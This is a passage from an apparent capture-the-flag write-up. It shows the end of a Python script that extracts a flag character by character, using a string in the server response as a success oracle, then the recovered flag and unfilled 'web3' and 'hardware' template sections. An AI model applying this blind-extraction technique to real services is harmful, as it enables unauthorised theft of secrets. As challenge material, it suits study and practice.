# Network error handling: print error message and exit with non-zero status
print(f"\n[!] Network error: {e}")
raise SystemExit(-1)

# Check if the response contains the success indicator used in this challenge
# If it exists, we assume the character is correct and permanently append it
if "session_destroy()" in resp_text:
flag += ch # Confirm this discovered character
print(f"\rFound: {flag.ljust(60)}") # Display the currently found flag
if ch == "}": # If the ending '}' is encountered, the flag is complete
done = True
break # Break out of the inner loop, continue the outer loop

else:
# This `else` executes when the inner loop completes without a `break`
# This means no matching character was found at this position - treat as a fatal error
print("\nNo matching character found. Exiting.")
raise SystemExit(-1)

# Print the final discovered flag on a separate line
print(f"\nComplete Flag: {flag}")

image.png
QnQsec{f_u_linux_:sad:!}

web3

xxx

Desc

Key Points:


hardware

xxx

Desc

Key Points: